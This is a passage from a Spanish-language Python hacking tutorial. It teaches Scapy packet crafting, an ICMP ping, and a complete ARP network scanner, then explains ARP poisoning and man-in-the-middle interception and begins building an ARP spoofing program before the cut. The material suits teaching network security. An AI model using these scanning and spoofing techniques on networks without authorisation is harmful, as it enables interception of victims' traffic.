Estos campos, como se muestra en la salida, incluyen la versión IP, el Tipo de Servicio (TOS), la longitud, el ID, las banderas, el fragmento, el TTL (Tiempo de vida), el protocolo y las direcciones IP de origen y destino. Son elementos importantes que se encuentran en el encabezado IP y son fundamentales para el enrutamiento y la entrega de paquetes en una red.

04 Escaneo de red

A continuación, para enviar una solicitud ICMP, puedes llamar a la clase para crear una instancia de la siguiente manera:

```
icmp_req = ICMP(id=100)
```

El `id` (identificador) con valor 100 ayuda al protocolo a rastrear los paquetes. Para ver qué campos están presentes dentro de esta solicitud, puedes escribir el siguiente comando:

```
print(icmp_req.show())
```

El resultado se verá algo así:

```
None
###[ ICMP ]###
    type      = echo-request
    code      = 0
    checksum  = None
    id        = 0x64
    seq       = 0x0
    unused    = ''
```

```
None
```

Desde aquí, puedes ver que el tipo de paquete es una solicitud de eco (echo request), que se utiliza para probar la disponibilidad de la conexión.

Como mencione, sabemos que la capa de aplicación reside encima de la capa IP, y hasta ahora hemos creado dos capas. Ahora, el siguiente objetivo sería combinar estas dos capas en un solo paquete que se pueda enviar por la red. Para hacerlo, podemos escribir el siguiente código:

```
packet = ip_layer / icmp_req  
print(packet.show())
```

"Esto listará el paquete combinado. Observa el operador `/`. Este operador se utiliza para combinar diferentes capas en Scapy. Comienzas con la capa más baja y continúas agregando nuevas capas con este operador `/`. El resultado de la impresión mostrará el resultado del paquete con las capas anteriores combinadas en uno solo:"

```
(scapy)–(marco12㉿kali)-[~/Downloads/python-hacking/03-introduccion-scapy]  
● $ python scapy-ping.py  
###[ IP ]###  
version    = 4  
ihl        = None  
tos        = 0x0  
len        = None  
id         = 1  
flags      =  
frag       = 0  
ttl        = 64  
proto      = icmp  
chksum     = None  
src         = 192.168.100.94  
dst         = Net("www.google.com/32")  
\options   \  
###[ ICMP ]###  
type       = echo-request  
code       = 0  
chksum     = None  
id         = 0x64  
seq        = 0x0  
unused     = ''  
  
None
```

04 Escaneo de red

Ahora, nuestra solicitud está lista para ser enviada. Para enviarla, podemos utilizar el método `sr1` que ya importamos:

```
response = sr1(packet, iface="eth0")  
  
if response:  
  
    print(response.show())
```

La respuesta se verá así:

Puedes ver que el tipo de respuesta es "echo-reply" y el campo "src" en la respuesta es la dirección IP del servidor que respondió a esta solicitud de ping.

Ahora has aprendido cómo crear y enviar paquetes utilizando Python. Teóricamente, puedes crear cualquier aplicación de red con Scapy.

El código completo mencionado previamente para enviar un paquete se muestra a continuación:

```
1 from scapy.all import ICMP
2 from scapy.all import IP
3 from scapy.all import sr1
4
5 if __name__ == "__main__":
6     src_ip = "192.168.100.94"
7     dest_ip = "www.google.com"
8
9 ip_layer = IP(
10    src = src_ip,
11    dst = dest_ip
12)
13 icmp_req = ICMP(id=100)
14
15 packet = ip_layer / icmp_req
16
17 response = sr1(packet, iface="eth0")
18 if response:
19    print(response.show())
```

Lo bueno de Scapy es que te permite crear paquetes "raw", lo que significa que incluso los paquetes con información falsa (paquetes mal formados) pueden crearse y no hay un mecanismo para verificar si el paquete tiene valores correctos o no. Puedes cambiar el campo de dirección IP de origen desde tu computadora y poner el valor de algún otro paquete, y en algunos casos, el destino no tendrá forma de saber cuál fue la PC que

04 Escaneo de red

realmente generó esos paquetes (escaneo inactivo). De esta manera, puedes falsificar paquetes.

Hasta ahora, hemos aprendido sobre la pila de protocolos IP y los campos de encabezado. También hemos aprendido cómo instalar Scapy y usarlo para crear paquetes "raw" que se pueden enviar por la red. Ahora echemos un vistazo a algunas funciones más útiles que nos ayudarán a comprender el funcionamiento de Scapy en un poco más de detalle.

Si deseas ver más detalles sobre una capa específica en Scapy y qué opciones están disponibles en la capa para modificar, puedes utilizar la función `ls` en Scapy. Para importar esta función, puedes utilizar el siguiente comando:

```
from scapy.all import ls, IP
```

Para obtener información sobre ip_layer, podemos imprimir ls así:

```
dest_ip = "www.google.com"  
ip_layer = IP(dst = dest_ip)  
print(ls(ip_layer))
```

En la siguiente captura de pantalla, verás la ejecución del código mencionado anteriormente. La captura de pantalla muestra la lista de campos en el paquete IP:

```
(scapy)–(marco12㉿kali)-[~/Downloads/python-hacking/03-introduccion-scapy]
• $ sudo python scapy-ping-2.py
[sudo] password for marco12:
version      : BitField (4 bits)          = 4           ('4')
ihl          : BitField (4 bits)          = None        ('None')
tos          : XByteField               = 0           ('0')
len          : ShortField              = None        ('None')
id           : ShortField              = 1           ('1')
flags         : FlagsField              = <Flag 0 ()> ('<Flag 0 ()>')
frag         : BitField (13 bits)         = 0           ('0')
ttl          : ByteField                = 64          ('64')
proto         : ByteEnumField           = 0           ('0')
chksum       : XShortField             = None        ('None')
src          : SourceIPField            = '192.168.100.94' ('None')
dst          : DestIPField              = Net("www.google.com/32") ('None')
options       : PacketListField          = []          ('[]')
None
```

Si deseas acceder a un campo individual de cualquier capa, simplemente puedes usar el operador punto (`.`). Por ejemplo, si deseas imprimir el campo `dst` en la capa ip_layer, puedes escribir el siguiente código:

```
ip_layer = IP(dst = dest_ip)
print("Destination = ", ip_layer.dst)
```

El resultado es el siguiente:

```
(scapy)–(marco12㉿kali)-[~/Downloads/python-hacking/03-introduccion-scapy]
• $ sudo python scapy-ping-2.py
Destination = 192.178.52.196
```

Si deseas ver un resumen rápido de la capa, puedes llamar al método `summary` en la capa:

```
print("Summary = ",ip_layer.summary())
```

El resultado del resumen será el siguiente:

04 Escaneo de red

```
(scapy)–(marco12㉿kali)–[~/Downloads/python-hacking/03-introducción-scapy]
$ sudo python scapy-ping-2.py
Summary = 192.168.100.94 > Net("www.google.com/32") hopopt
```

Ahora que nos hemos familiarizado con Scapy y cómo funciona, hemos aprendido a crear paquetes básicos y cómo manipular estos paquetes. En la próxima sección, avanzaremos hacia cómo utilizar Scapy para la recopilación de información.

Escáner de red utilizando Scapy

En esta sección, crearemos un escáner simple para escanear hosts en nuestra red local y encontrar sus direcciones MAC. Para crear el escáner, primero debemos entender qué es el Protocolo de Resolución de Direcciones (ARP) y cómo se puede utilizar para crear un escáner de red.

Protocolo de Resolución de Direcciones

ARP, en su forma más simple, es una herramienta de traducción que nos ayuda a traducir direcciones IP en direcciones MAC. Siempre que un dispositivo necesita comunicarse con otro dispositivo dentro de la misma red local, necesita la dirección MAC del dispositivo. Las direcciones IP no se utilizan para la comunicación local.

Supongamos que el dispositivo A quiere comunicarse con el dispositivo B en una red local. Para encontrar la dirección MAC del dispositivo B, la computadora A primero buscará dentro de una lista interna que mantiene llamada caché ARP para ver si las direcciones IP de la computadora B están mapeadas a una dirección MAC física dentro de su tabla. Esto también se llama tabla ARP. Puedes verificar la tabla ARP en tu PC escribiendo el comando arp -a.


Aquí está el resultado de ejecutar el comando arp -a en Kali Linux:

```
[root@kali]~/Downloads/python-hacking/cambio-mac]
# arp -a
? (192.168.100.1) at d4:46:49:2a:64:53 [ether] on eth0
```

Puedes ver que enumera las direcciones IP y las direcciones MAC correspondientes asociadas a ellas. Puedes utilizar el mismo comando en Windows también.

Si la dirección MAC correspondiente del dispositivo solicitado no está presente localmente, el dispositivo A enviará una solicitud de difusión a toda la red para preguntar qué dispositivo tiene la respectiva IP. En nuestro caso, será el dispositivo B. Aquellos dispositivos que no son el dispositivo B ignorarán esta solicitud, mientras que el dispositivo B responderá con la dirección MAC correspondiente del dispositivo B. De esta manera, el dispositivo A conocerá la dirección MAC del dispositivo B. Una vez que ambos dispositivos se conocen mutuamente, la comunicación entre ellos puede continuar. Una vez que el dispositivo A obtiene la dirección MAC del dispositivo B, actualizará su tabla ARP. La siguiente imagen muestra cómo se genera una solicitud ARP por parte del dispositivo fuente y cómo el dispositivo de destino responde con la dirección MAC correcta:

04 Escaneo de red



Ahora que entendemos cómo funciona ARP, podemos empezar a trabajar en la creación de nuestro propio escáner ARP con Scapy para averiguar la dirección MAC de estos dispositivos. Puede que te preguntes por qué necesitamos un escáner ARP. Bueno, conocer las direcciones MAC de un dispositivo puede ayudarnos a llevar a cabo un ataque de intermediario (man-in-the-middle), que realizaremos en el Capítulo 5, Ataques Man-in-the-Middle.

Escáner ARP usando Scapy

El protocolo ARP funciona en la capa Ethernet, por lo que utilizando Scapy, importaremos la capa Ethernet. Importemos las capas y funciones que utilizaremos:

```
from scapy.all import Ether, ARP, srp
```

Si todos los bits de una dirección MAC están configurados en 1, significa que el paquete es una difusión y debería llegar a todos los dispositivos en la red. Scapy utiliza

representación hexadecimal, por lo que crearemos la siguiente variable para denotar la dirección de difusión:

```
broadcast = "ff:ff:ff:ff:ff:ff"
```

Luego, podemos crear un paquete de capa Ethernet y poner la dirección de destino como difusión. También necesitaremos definir el rango de direcciones IP que deseamos escanear. En mi caso, quiero escanear mi red local:

```
ip_range = "192.168.100.1/24"
```

Esto representa que queremos escanear todos los dispositivos comenzando con la dirección IP 192.168.100.1 hasta 192.168.100.255. Los últimos 8 bits se llaman máscara de bits y representan el número de hosts que deseamos escanear. Recuerda que una dirección IP tiene 32 bits, y aquí decimos que queremos enmascarar 24 bits, por lo que los 32-24 = 8 bits restantes son direccionables, lo que significa que solo estamos escaneando los últimos 256 hosts en la red.

Ahora, para crear un paquete de capa ARP, utiliza estos comandos:

```
ip_range = "192.168.100.1/24"  
arp_layer = ARP(pdst = ip_range)
```

Ahora hemos creado dos capas, Ether y ARP. A continuación, crearemos un paquete con estas dos capas:

```
packet = ether_layer / arp_layer
```

04 Escaneo de red

A continuación, enviaremos este paquete como una transmisión. Para hacer esto, podemos usar la siguiente función srp:

```
ans, unans = srp(packet, iface = "eth0", timeout=2)
```

"packet" es el nombre del paquete que deseamos enviar, "iface" es la tarjeta de interfaz de red que deseamos utilizar para enviar este paquete, y "timeout" es para asegurarnos de que si no recibimos una respuesta en 2 segundos, esto significa que el dispositivo probablemente está fuera de línea.

"srp" devuelve tanto paquetes respondidos como no respondidos. Estamos interesados solo en los paquetes respondidos de dispositivos en línea. Ahora, para obtener las direcciones IP y las direcciones MAC de los dispositivos en línea, podemos escribir el siguiente código. Podemos iterar sobre la respuesta para ver las direcciones IP y las direcciones MAC correspondientes:

```
for snd, rcv in ans:  
    ip = rcv[ARP].psrc  
    mac = rcv[Ether].src  
    print("IP = ", ip, " MAC = ", mac)
```

"rcv" representa los paquetes que han sido recibidos por el remitente. Para obtener la dirección IP, podemos utilizar la capa ARP, y para obtener la dirección MAC, podemos utilizar la capa Ether. Recuerda que los campos establecidos en los paquetes corresponden a la capa respectiva.


El código completo se verá así:

```

1 from scapy.all import Ether, ARP, srp
2
3 if __name__ == "__main__":
4
5     broadcast = "FF:FF:FF:FF:FF:FF"
6     ether_layer = Ether(dst = broadcast)
7     ip_range = "192.168.100.1/24"
8     arp_layer = ARP(pdst = ip_range)
9
10    packet = ether_layer / arp_layer
11
12    ans, unans = srp(packet, iface = "eth0", timeout=2)
13
14    for snd, rcv in ans:
15        ip = rcv[ARP].psrc
16        mac = rcv[Ether].src
17        print("IP = ", ip, " MAC = ", mac)

```

La salida del programa se ve así:



Terminal session showing the execution of `escaner.py` and its output:

```

$ sudo python escaner.py
[sudo] password for marco12:
Begin emission:
Finished sending 256 packets.
*****
Received 7 packets, got 7 answers, remaining 249 packets
IP = 192.168.100.2 MAC = d0:37:45:ee:0c:73
IP = 192.168.100.1 MAC = d4:46:49:2a:64:53
IP = 192.168.100.5 MAC = 9c:2f:4e:ba:c0:60
IP = 192.168.100.6 MAC = 9c:2f:4e:ba:c2:6d
IP = 192.168.100.8 MAC = 9c:2f:4e:ba:c2:70
IP = 192.168.100.67 MAC = ea:d4:b0:87:f1:0a
IP = 192.168.100.79 MAC = 00:31:92:d0:56:e8

```

04 Escaneo de red

Ahora puedes ver las direcciones MAC e IP de todos los dispositivos disponibles en la red. La primera, con IP = 192.168.100.2, es mi máquina Windows, que utilizaré como máquina víctima/objetivo en capítulos posteriores. Para verificar que el resultado que obtuvimos en nuestro programa es correcto, podemos verificar estos campos manualmente desde la configuración de la conexión de red:

En resumen

En este capítulo, aprendimos cómo se envían datos de un dispositivo a otro a través de la red. Aprendimos sobre cómo se encapsula la información en el protocolo TCP/IP y qué campos se añaden a cada encabezado. A continuación, aprendimos sobre una herramienta muy importante de manipulación de redes y creación de paquetes llamada Scapy. También aprendimos cómo crear paquetes utilizando Scapy y cómo estos paquetes pueden ser enviados a través de la red. Luego, aprendimos sobre el protocolo ARP y finalmente, creamos un escáner ARP para obtener las direcciones IP y MAC de los dispositivos activos en una red. En el próximo capítulo, aprenderemos cómo utilizar este escáner para crear un ataque de intermediario (man-in-the-middle) y interceptar el tráfico de red de una máquina víctima.

05 Ataques en redes

En el capítulo anterior, aprendimos sobre el escaneo de redes. El escaneo de redes es parte de la recopilación de información que permite a los usuarios encontrar hosts en una red local. En este capítulo, aprenderemos cómo utilizar esta información para atacar a víctimas en la red local. Cubriremos los siguientes temas en este capítulo:

- ¿Por qué necesitamos ARP?
- Creación de un programa de ARP spoofing
- Monitoreo del tráfico
- Tráfico encriptado
- Restauración manual de tablas ARP
- Descifrado del tráfico de red

¿Por qué necesitamos ARP?

En los capítulos anteriores, mencionamos qué es un protocolo de resolución de direcciones. En este capítulo, profundizaremos en este tema. En una red local, la comunicación entre dispositivos se realiza mediante direcciones MAC en lugar de direcciones IP. Estas también se denominan direcciones de capa de enlace. ARP es un protocolo de solicitud y respuesta, lo que significa que un dispositivo solicita un servicio y el otro responde en respuesta a esa solicitud. Supongamos que dos dispositivos están presentes en una red sin conectividad a Internet externa. Para que puedan comunicarse

05 Ataques en redes

entre sí, necesitan depender de un protocolo subyacente, conocido como protocolo de capa 2. Ya hemos aprendido brevemente sobre las tablas ARP. Al utilizar una tabla ARP,

un dispositivo puede mantener una lista de todos los dispositivos activos en la red mediante la asignación de sus direcciones IP y MAC. Esta técnica de tabla ARP es bastante antigua y fue diseñada sin considerar aspectos de seguridad. Tiene algunas debilidades inherentes que pueden ser explotadas, como veremos en secciones posteriores.


Envenenamiento por ARP

Antes de aprender sobre el envenenamiento ARP, volvamos a examinar ARP. ARP es básicamente un programa que se instala en tu PC y realiza todas las tareas relacionadas con ARP automáticamente, sin necesidad de ninguna entrada por parte del usuario. Para obtener una dirección de una máquina, coloca FF:FF:FF:FF:FF como una dirección de difusión en su solicitud. Has esto para enviar la solicitud a todos los dispositivos activos en la red mientras realiza la pregunta relevante.


Posteriormente, el dispositivo previsto responde con la respuesta adecuada. Echemos un vistazo al siguiente diagrama para ver cómo se generan las solicitudes y respuestas ARP:

who has IP = 192.168.74.129?

I have IP = 192.168.74.129 at
mac = 00-0c-29-be-47-14



El dispositivo A envía una solicitud y el dispositivo B responde con una respuesta, junto con su dirección MAC. ¿Parece bastante sencillo, verdad? En realidad, hay un defecto de diseño en este protocolo. Cuando el dispositivo B recibe una solicitud, no tiene forma de saber si la información proporcionada por el dispositivo que realiza la solicitud es correcta o no. De esta manera, es fácil falsificar los paquetes. Más sobre esto en un momento.



Supongamos que el dispositivo A quiere comunicarse con un dispositivo basado en Internet. Como ya sabemos, no puede conectarse directamente a Internet por sí mismo; debe pasar por una puerta de enlace. Las direcciones IP y MAC correspondientes del dispositivo se muestran en la siguiente imagen. El dispositivo A y la puerta de enlace mantienen sus propias tablas ARP. Para que el dispositivo A envíe una solicitud al servidor externo, buscará en su propia tabla ARP la dirección MAC del dispositivo de la puerta de enlace. Una vez que encuentre con éxito la dirección MAC del dispositivo, enviará la solicitud a la puerta de enlace. Esto se representa en el paso 1 del diagrama anterior. Si solo hay un dispositivo en la red local, la tabla ARP en el dispositivo A se verá algo así como esto:

05 Ataques en redes

Número	Dirección IP	Dirección MAC
1	192.168.1.1	12:34:53:65:63:22

Ahora bien, dado que la puerta de enlace es un puente entre una red local e Internet, determinará la dirección IP externa del paquete. Luego, utilizando su propia dirección IP externa o pública, reenviará la solicitud al servidor ubicado en 77.88.99.11. Esto corresponde al paso 2. El servidor procesará la solicitud y responderá al enrutador en el paso 3. El enrutador recibirá esta respuesta y determinará dónde debe dirigirse el paquete externo. ¿Cómo determina a dónde debe ir el paquete? Como habrás imaginado, examinará la dirección de destino y el puerto de destino. Utilizando su propia tabla ARP, verá dónde se encuentra el dispositivo respectivo. La tabla ARP en el enrutador se verá así:

Number	IP	MAC
1	192.168.1.44	23:55:66:22:55:44


En el paso 4, el enrutador simplemente reenviará la respuesta al destinatario previsto.

Hasta ahora, hemos aprendido cómo funciona una solicitud y respuesta normal. Ahora, agregaremos un jugador adicional llamado el hacker/pruebas de penetración.

El ARP funciona de la siguiente manera. Como ya sabemos, los dispositivos se conectan y desconectan constantemente de una red, por lo que el programa ARP no mantiene esta tabla ARP indefinidamente. Otra razón para esto es que el servidor de protocolo de control de host dinámico (DHCP) asigna automáticamente direcciones IP a dispositivos en una red. Por lo tanto, cuando un dispositivo se desconecta, la dirección IP vuelve a estar disponible para que se pueda asignar a nuevos dispositivos conectados. Por esta

razón, los dispositivos en una red envían periódicamente respuestas ARP a otros dispositivos en una red para informarles de sus direcciones IP y MAC actuales. Esto asegura que todos los dispositivos tengan un registro actualizado de las direcciones IP y MAC.

Ahora bien, cuando un dispositivo recibe una respuesta ARP, simplemente actualiza su tabla ARP sin autenticación ni validación. Puedes ver el problema aquí, ¿verdad? Si un dispositivo crea una respuesta ARP con información falsa y la envía a una máquina víctima/objetivo, el dispositivo receptor actualizará su tabla ARP con información falsa, sin validar la corrección de los datos. Otra debilidad en el protocolo ARP es que nos permite aceptar respuestas, incluso si no envió una solicitud.



05 Ataques en redes

Aquí, el dispositivo B, que pertenece al atacante, generará dos respuestas ARP falsas: una para la víctima y otra para el enrutador de la puerta de enlace. Enviará una respuesta ARP a la víctima y se hará pasar por un enrutador. De manera similar, enviará una respuesta al enrutador y se hará pasar por el dispositivo A. Ahora, tanto el dispositivo A como el enrutador actualizarán sus tablas ARP con esta nueva información falsa. Ahora, si el dispositivo A realiza la misma solicitud que hizo en el caso anterior al servidor externo, en lugar de que la solicitud vaya al enrutador, la solicitud irá al atacante. El atacante luego puede optar por reenviar la solicitud al enrutador. En este punto, el enrutador creerá que la solicitud proviene del dispositivo A, cuando en realidad, la solicitud proviene del dispositivo B. De hecho, el dispositivo B está interceptando todo el tráfico de red entre el enrutador y el dispositivo A. Recuerda la triada de la CIA, que aprendimos anteriormente. ¿Puedes averiguar qué regla se está violando aquí? Las tres reglas pueden romperse aquí, dependiendo de lo que el hacker pretenda hacer con la información. Ahora, el hacker es efectivamente el intermediario entre el enrutador y el dispositivo A. Por eso se llama un ataque de hombre en el medio (MITM, por sus siglas en inglés). Esta vulnerabilidad es muy conocida y se llama envenenamiento ARP.

Construyendo un programa de ARP Spoof

En esta sección, aprenderemos cómo construir un programa de ARP spoofing. Antes de continuar, echemos un vistazo nuevamente a las tablas ARP en Kali Linux y en Windows. La tabla ARP en Kali Linux es la siguiente:

```
[root@kali)-[/home/marco12/Downloads]
# arp -a
? (192.168.100.1) at d4:46:49:2a:64:53 [ether] on eth0
? (192.168.100.2) at d0:37:45:ee:0c:73 [ether] on eth0
```

La tabla ARP en Windows se ve de la siguiente manera. Observa los campos resaltados:

Dirección de Internet	Dirección física	Tipo
192.168.100.1	d4-46-49-2a-64-53	dinámico
192.168.100.5	9c-2f-4e-ba-c0-60	dinámico
192.168.100.6	9c-2f-4e-ba-c2-6d	dinámico
192.168.100.8	9c-2f-4e-ba-c2-70	dinámico
192.168.100.62	d0-37-45-ee-0c-73	dinámico
192.168.100.255	ff-ff-ff-ff-ff-ff	estático
224.0.0.22	01-00-5e-00-00-16	estático
224.0.0.251	01-00-5e-00-00-fb	estático
224.0.0.252	01-00-5e-00-00-fc	estático
239.255.102.18	01-00-5e-7f-66-12	estático
239.255.255.250	01-00-5e-7f-ff-fa	estático
255.255.255.255	ff-ff-ff-ff-ff-ff	estático

C:\Users\Marco>

Como puedes ver, tienen las direcciones MAC correctas para el enrutador ubicado en 192.168.100.1. Kali se encuentra en 192.168.100.62, mientras que Windows 10 se encuentra en 192.168.100.2.

Para falsificar estos dispositivos, abordaremos este problema paso a paso. Primero, abordaremos la suplantación de la máquina víctima con la dirección MAC del enrutador.

Proyecto de Arp spoof

Para realizar el spoofing de ARP en Kali Linux, primero debes abrir VS Code y crear un nuevo proyecto llamado "ARP spoof". Luego, instala un entorno virtual siguiendo las instrucciones del Capítulo 2 de tu libro. Una vez que hayas instalado el entorno virtual, actívalo con el siguiente comando:

source venv/bin/activate

05 Ataques en redes

Esto activará el nuevo entorno virtual. Instala el módulo Scapy dentro de este entorno y crea un nuevo archivo llamado main.py. Para importar todos los módulos de Scapy en una línea sin tener que importar todo por separado, puedes escribir la siguiente línea:

```
from scapy.all import *
```

El asterisco (*) significa que queremos importar todos los módulos presentes en Scapy. Como aprendimos en la sección anterior, para falsificar, debemos crear respuestas falsas. Primero, crearemos una respuesta destinada a la víctima. Para hacerlo, crearemos un paquete ARP y veremos qué campos se pueden configurar en él. Para crear un paquete ARP y ver qué campos están presentes, podemos escribir el siguiente código:

La salida de este código se ve así:

```
(ARP)-(marco12㉿kali)-[~/Downloads/python-hacking/05-ARP-spoof]
$ python main.py
###[ ARP ]###
hwtype      = Ethernet (10Mb)
ptype       = IPv4
hwlen       = None
plen        = None
op          = who-has
hwsrc      = 00:0c:29:78:0b:65
psrc        = 192.168.100.62
hwdst      = 00:00:00:00:00:00
pdst        = 0.0.0.0

None
```

Los campos que nos interesan comienzan desde "op" en adelante. "Op" significa operación o tipo de paquete. Esto es una operación "who has", lo que significa que es una solicitud ARP. Pero estamos interesados en crear una respuesta ARP en su lugar. "hwsrc" es la dirección MAC de la máquina Kali y, de manera similar, "psrc" es su dirección IP. "hwdst" y "pdst" aún no se han establecido en este paquete. Ahora, realizaremos las siguientes modificaciones en este paquete para engañar a la víctima:

- Cambiaremos "op" a 2, lo que implica que se trata de un paquete ARP de respuesta, no una solicitud. Ten en cuenta que, de forma predeterminada, este valor es 1, lo que significa que corresponde a la operación "who-has".
